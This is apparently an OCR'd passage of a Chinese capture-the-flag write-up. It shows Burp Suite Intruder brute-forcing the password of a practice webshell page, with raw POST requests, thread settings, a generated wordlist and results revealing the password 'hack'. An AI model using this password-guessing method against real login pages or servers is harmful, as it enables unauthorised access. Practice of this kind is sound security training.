Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
Upgrade-Insecure-Requests: 1
pass=12345

设置线程数



Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Request Headers
These settings control whether Intruder updates the configured request headers during attacks.
Update Content-Length header
Set Connection: close
Request Engine
These settings control the engine used for making HTTP requests when performing attacks.
Number of threads: 100
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Throttle (milliseconds): Fixed 0
Variable: start 0 step 30000
Start time: Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack results.


开始扫描




注：

字典缩小范围，可以减少查找时间


易优软件--超级字典生成器 V3.35
关于
基本字符
自定义
生日
生成字典
修改字典
注册
自定义字符串
自定义字符串一:
自定义字符串二:
特殊位
h
a
1 2 3 4 5 6 7 8
注：特殊位可根据需要设置，不必将八位全部设为特殊位.
一旦设好，生成的字典中密码的相应位为特殊位设置值所
代替.


易优软件--超级字典生成器 V3.35
关于
基本字符
自定义
生日
生成字典
修改字典
注册
保存路径:
c:\superdic.txt
浏览...
密码位数
1 2 3 4 5 6 7 8
生成字典


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
7 hach 200 1125
8 hack 200 1110
9 haha 200 1125
10 hahc 200 1125
11 hahh 200 1125
12 hahk 200 1125
13 haka 200 1125
14 hakc 200 1125
15 hakh 200 1125
16 hakk 200 1125
Request Response
Raw Params Headers Hex
POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1
pass=hack
Type a search term
0 matches
Finished
Payload Sets
Payload Options [Simpl
Payload Processing
Paste
Load ...
Remove
Clear
Add
Add from list ...
Edit
Up
Enabled